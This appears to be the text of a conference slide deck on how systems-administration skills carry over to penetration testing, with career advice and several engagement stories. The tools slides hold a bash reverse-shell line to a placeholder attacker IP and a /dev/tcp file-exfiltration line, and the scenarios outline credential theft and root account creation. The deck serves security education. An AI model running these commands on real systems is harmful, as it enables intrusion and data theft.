Weaponizing Systems Administration

Leveraging IT Skills in Penetration Testing

Jayme Hancock

BSides Dublin
March 27, 2021

About Me

Offensive Security in Financial Industry

(But this talk doesn't represent their opinions or stances)

GXPN, OSCP, OSWP, CISSP, GCED, AWS-SAA, CEH, MCP, etc.

Heavy Systems Administration Background

- Fortune 100
- Small Businesses

Lives in DC

@highmeh on twitter

About This Talk

My Response to “Getting Started” questions

(Usual answer: Spend some time in IT Ops)

Show IT Ops background value in offensive security


Mostly given from a Network Pentester’s POV

Originally given at BSides DC 2018 - Updated

Most systems are breached due to weak or incorrect configuration*


*not a hot take

Vulns By The Numbers



https://www.rapid7.com/research/reports/under-the-hoodie-2020

Vulns By The Numbers



https://www.rapid7.com/research/reports/under-the-hoodie-2020

Vulns By The Numbers

So what does that mean?

Both defenders and attackers are looking for the same thing: vulnerabilities caused by misconfigurations

Traits of a Penetration Tester/Hacker

- Able to break down a problem into its components
- Able to work within environmental constraints and attack each component individually
- Understands workflow, able to identify how attacking one system may affect another
- Able to identify why an attack isn’t working
- Able to identify workarounds
- Good at communicating complex technical info to both technical and non-technical audiences

Traits of an Systems Administrator

- Able to break down a problem into its components
- Able to work within and rule out each component
- Expertise in troubleshooting
- Tend to like problem solving.
- Creative solutions to problems
- Good at communicating complex technical info to technical and non-technical audiences

Technologies: A Sysadmin Job Post

- Building, configuring, patching, and version updates on Linux Systems
- Building, configuring, patching, and version updates on Windows Systems
- Supporting FISMA security requirement processes for Linux and Windows System
- Supporting and maintaining Coast Survey servers and applications
- Managing IT projects through the Coast Survey Project Portfolio Management system.

Required Skills
6 + years of experience with Linux system administration(RedHat Enterprise Linux (RHEL) preferred) including building, configuring, patch updates, and version system updates; troubleshooting and resolving issues; and experience with routine Windows Server Administration activities and building and configuring Windows Servers. Must have excellent written and verbal communication skills. Should also have the following experience:

- Supporting FISMA security requirements for Linux and Windows systems
- Documenting procedures, processes, and generating reports
- Working with IT security staff to ensure compliance with approved security configuration baselines and guidance
- Providing system administration support of ESRI ArcGIS server-based applications and web services on Windows and/or Linux servers
- Leveraging experience with performance tuning, security configuration, and monitoring of ESRI ArcGIS server-based applications to support scalability of geospatial data management infrastructure
- Designing, implementing, and maintaining Citrix XenApp/XenDesktop virtualization solutions to manage geospatial data-based applications and dervices for maritime navigation
- Integrating Microsoft Hyper-V Replica and Microsoft Distributed File System Replication (DFSR) into Disaster Recovery solution for Windows and/or Linux servers
- Troubleshooting and resolving hardware issues with large-scale storage (NetApp) and data backup systems (Oracle StorageTek) located in a data center.

Technologies: A Sysadmin Job Post

- Building, configuring, patching, and version updates on Linux Systems
- Building, configuring, patching, and version updates on Windows Systems
- Supporting FISMA security requirement processes for Linux and Windows System
- Supporting and maintaining Coast Survey servers and applications
- Managing IT projects through the Coast Survey Project Portfolio Management system.


Required Skills
6 + years of experience with Linux system administration(RedHat Enterprise Linux (RHEL) preferred) including building, configuring, patch updates, and version system updates; troubleshooting and resolving issues; and experience with routine Windows Server Administration activities and building and configuring Windows Servers. Must have excellent written and verbal communication skills. Should also have the following experience:

- Supporting FISMA security requirements for Linux and Windows systems
- Documenting procedures, processes, and generating reports
- Working with IT security staff to ensure compliance with approved security configuration baselines and guidance
- Providing system administration support of ESRI ArcGIS server-based applications and web services on Windows and/or Linux servers
- Leveraging experience with performance tuning, security configuration, and monitoring of ESRI ArcGIS server-based applications to support scalability of geospatial data management infrastructure
- Designing, implementing, and maintaining Citrix XenApp/XenDesktop virtualization solutions to manage geospatial data-based applications and dervices for maritime navigation
- Integrating Microsoft Hyper-V Replica and Microsoft Distributed File System Replication (DFSR) into Disaster Recovery solution for Windows and/or Linux servers
- Troubleshooting and resolving hardware issues with large-scale storage (NetApp) and data backup systems (Oracle StorageTek) located in a data center.

Technologies: A Recent(-ish) Penetration Test

- Windows 7 and 10
- Windows 2003, 2008, and 2012R2 Server
- Ubuntu 16, and 18
- Lots of Macbooks
- Microsoft Exchange Server
- MySQL Server
- Jenkins Server
- Microsoft SQL Server Express
- VMware ESXi
- Microsoft SCCM
- Printers (LDAP and standalone)
- Lots and lots of Apache and Nginx servers

Perspective Shift



“I need to access this database, but I don’t have the credentials.”

“I need to access this database, but I don’t have the credentials.”

Perspective Shift

INTENT

“I need to access this database, but I don’t have the credentials.”

“I need to access this database, but I don’t have the credentials.”

Perspective Shift

Perspective Shift

“Think Like a Bad Guy”

Perspective Shift

~~“Think Like a Bad Guy”~~

“Think Like You Manage The System”

IT Skills → Hacking Skills

- Server Administration
- Active Directory & Group Policy
- End-User Troubleshooting
- Network Administration
- Software / Script Deployment
- Scripting

IT Skills: Server Administration

- Operating System configurations
  - Services that run by default
  - Services / features that need to be enabled for $X to work
- Software installation and configuration
  - Config file locations
  - How are credentials stored/retrieved?
  - Other software bundled in - .NET, Java, etc.
- Interaction with other systems or services
  - Do users log in directly, access via a client
  - Systems or services updating via internet
  - Do any network ports need to be opened

IT Skills: Active Directory/GPO

- How Active Directory and Group Policy work
  - Policies enabled by default
  - Policies that weaken security posture
  - Policies commonly disabled by Systems Admins and why
- Active Directory Procedures
  - How are user roles managed?
  - How are permissions enforced?
  - Domain Controller locations
  - Replication Status
  - Integration with other services

IT Skills: Network Administration


- Understanding network protocols
- Firewall rules and behaviors
- Wireshark and TCP Dump
  - Immensely useful for troubleshooting during pentests
- Routing and switching
- Multi-homed systems, pivoting


IT Skills: Software/Script Deployment

- Understanding Group Policy deployment
  - Scripts and their physical locations
  - Software (.msi, etc) and their physical locations
- System Center Configuration Manager
  - Deployment and physical locations
- Cron Jobs/Scheduled Tasks
- Third-Party options
  - PDQ Deploy
  - PSExec

Scripting


- You don’t have to be a developer.
  - Ability to READ code is a must
  - Ability to WRITE code is a must for growth
- Read and customize exploit code (exploit-db.com)
- Pick a language; Python, Ruby, Go are popular for penetration testing
- PowerShell isn’t going anywhere.
  - Learn *how* to learn it:
    - **Get-Command –Noun “***smb***”**
    - **Get-Help –Name** Set-SMBClientConfiguration **-Examples**





IT Skills: End-User Troubleshooting

- User Behavior
  - Strangest attempts to circumvent security you'll ever see
  - …and also some of the most creative
- Malware
  - Fighting malware vs fighting system restrictions
  - Where does malware persist, what's most effective?
- Deep understanding of how systems work by troubleshooting system and software errors
- Appreciation of logs



Native Tools

- Relying on hacking tools means you need to get them on a compromised system to continue
- Standardizing on built-in tools where possible helps build techniques that are easily and quickly repeatable
- Bonus: Often not on block lists, little or no reporting on use

Tool	**Native Equivalent**
auxiliary/scanner/smb/smb_login	smbclient
Metasploit add_user payload	net user /add
post/windows/manage/run_as	runas /user
Meterpreter/Payloads	bash -i >& /dev/tcp/<AttackerIP>/<ListenPort> 0>&1

Tooling

- Tooling exists for a reason – but understand how it works
  - Have a general idea of what's happening, assess risk
- Have a "Plan B" if the tool fails or can't be accessed
- Learn the things that make life easier
  - Nmap Scripts
  - Metasploit Framework
- Don't let pride take priority – use whatever provides most value

Multiple Ways to Accomplish a Task

- SCP
- SMB
- wget
- nc/netcat
- python
- curl
- Web Server
  - python2 -m SimpleHTTPServer
  - python3 -m http.server

- PowerShell
- FTP
- TFTP
- VBScript
- Certutil
- BitsTransfer
  - PowerShell cmdlets and standalone client
- cat file > /dev/tcp/10.0.0.1/8080
- And the list goes on…

Scenarios!

A Real Scenario...unfortunately

- (Unfortunately) a real scenario
- Small Business, 50 employees
- Long-time systems administrator fired, new systems administrator is onboarded during the firing
- No documentation, notes, or network diagrams
- No credentials


A Real Scenario...unfortunately

- Rebooted former employee’s laptop to a password reset CD, reset local admin password
- Searched through folders, discovered a script with hard-coded credentials for a “backupexec” user
  - Incremented creds: “password2009$” -> “password2011$”
  - Logged in as backupexec user, member of domain admin group
- Reset domain administrator password, created account
- Identified services running on server
- Scanned network ranges to discover additional hosts, performed enumeration on each
- Documented passwords, systems, services, etc

A Real Scenario...unfortunately

- **Initial Access:** Rebooted former employee's laptop to a password reset CD, reset admin password
- **Privilege Escalation:** Searched through folders, discovered a script with hard-coded credentials for a "backupexec" user
  - Incremented creds: "password2009$" -> "password2011$"
  - Logged in as backupexec user, member of domain admin group
- **Persistence**: Reset domain administrator password, created account
- **Local Enumeration**: Identified services running on server
- **Recon**: Scanned network ranges to discover additional hosts, performed enumeration on each
- **Reporting**: Documented passwords, systems, services, etc

A Real Scenario...unfortunately



Another Real Scenario

- Goal-Based Pentest with Social Engineering
- Phish/Vish for initial access. Pivot off user network. Gain access to private code repository
- Very large organization
- Extremely security aware
- Employees undergo regular Anti-SE training, Anti-Phishing training

Another Real Scenario

- Pre-Engagement Tasks:
  - Register domains (C2, phishing)
  - Spin up a web servers
  - Spin up a C2 server infra (Apache redirectors, Cobalt Strike)
  - Configure security groups
  - Configure mail server
  - Install phishing software
  - Configure DNS, SPF, DKIM
  - Generate Certificates, enable HTTPS
  - Install PHP

Another Real Scenario

- Phished users for initial access, got a few reverse shells, obtained domain user password.
- Once on the system, enumerated it with a few basic scans, looking at netstat, ARP table, DNS/DHCP server addresses, etc.
- Discovered web servers on a sensitive network
- Using RDP and the creds, logged in as the user after hours and browsed each website.
- Out of Band Management (iDRAC) console…
    - …with a default password
        - …with the Admin user logged in on the console

Another Real Scenario

- cat ~/.bash_history
  - $ mysql –h otherhost –u root –p p@ssw0rd1

    …welp
- ssh root@otherhost
  - Worked!
- cat /etc/shadow
  - Cracked!
- mysql -h localhost –u root –p
  - MySQL has code signing keys for product, private and public code repo creds, API keys
- Lateral Movement with SSH…everywhere.

Another Real Scenario

/bin/cat: The Elite Hacking Tool That Took Down $SoftwareOrg

Yet Another Real Scenario

- Web Application connects to AD for user authentication over LDAP
- Web Application has saved domain admin creds in LDAP config form
- User has access to change LDAP Server Address without re-entering password
- LDAP is clear-text (versus LDAPS)
- LDAP sends the admin creds to authenticate and retrieve user info
- Change LDAP to an attacker-controlled server
- Run /bin/nc on the server
    - Domain Admin Creds


Last One, I Promise

- Ubuntu Server
- Through Web App Vuln, Write-Access to underlying file system
  - ...as root…
- No interactive command execution, but the server IS running sshd
- Get to editing!
  - Generate password hash locally with OpenSSL
  - Manually edit /etc/passwd, /etc/shadow, /etc/group
  - SSH into the system as the new user, sudo bash for root shell

Scenario Recap

- Where were the hacking tools?
- Tasks performed were just troubleshooting with a different perspective
- Take each step of the Penetration Test lifecycle and reframe it - then get creative to answer the question

Scenario Recap



Making the Jump to Offense

- Take on security projects *within* your role
- Systems/Network Admin:
  - Scanning the network for systems and services
  - Auditing account access across file shares
  - Auditing scripts for hard-coded passwords
  - Testing deployed applications for default passwords
- Technical Support
  - Help with phishing campaign reports, evidence gathering
  - Test and limit/report over privileged accounts
  - Use unique position to deep dive into system tools
  - Build out documents and procedures

Making the Jump to Offense

- Lab Environments
  - Many free resources to set up lab servers
  - Local: Download VBox/VMware and trial images
  - Cloud: AWS and Azure
  - Premium: Offensive Security Proving Grounds, HackTheBox, TryHackMe
- Vulnerable Systems
  - Vulnhub + Walkthroughs
  - Hackthebox + Walkthroughs
  - Metasploitable + Walkthroughs
  - Unpatched Windows /Linux Images

Making the Jump to Offense

- Exploits
  - Read about new exploits. Understand how they work
  - Lab out mitigations and see how they affect the exploit
    - Knowing defense makes you better at offense
  - Change scenario variables.
    - For example, MS17_010...
      - Disable SMB 1.0?
      - Firewall 445/TCP?
      - Enable/Disable Windows Defender
      - Etc…

Making the Jump to Offense

- Reframe your resume, but be honest.
  - Interviewers will know
- “Created System Inventory Scripts”
  - ”Built out a procedure for detecting new systems on the network. Enumerated running software and services, user accounts, and kernel/OS version.”
- “Active Directory Administration”
  - ”Created and audited group policies, managed security groups, audited account access. ”
- “Responsible for running $VulnScanner”
  - Did you configure the jobs? Did you report on findings? Did you manually verify things in the report? How did you remediate them?

Resources

- Client system images (90 days):
  - https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
- Server system images (180 days):
  - https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server
- Virtualbox:
  - https://www.virtualbox.org
- Coding:
  - https://www.codecademy.com/catalog/subject/all
  - https://learncodethehardway.org/
- The Practice of Network and Systems Administration:
  - ISBN-10: 0-321-49266-8
- PowerShell in Depth:
  - ISBN-10: 1-617-29055-6
- Vulnhub:
  - https://www.vulnhub.com/
- Hack The Box:
  - https://www.hackthebox.eu/
- Metasploitable:
  - https://github.com/rapid7/metasploitable3
- Exploit-DB:
  - https://www.exploit-db.com
- HackTheBox Walkthroughs (@_r00k_):
  - https://www.youtube.com/derekrook
- HackTheBox Walkthroughs (@ippsec):
  - https://www.youtube.com/ippsec
- Verizon Data Breach Investigation Report:
  - https://enterprise.verizon.com/resources/reports/dbir
- Under the Hoodie Report:
  - https://www.rapid7.com/info/under-the-hoodie/

Thank you!

Questions?

twitter: @highmeh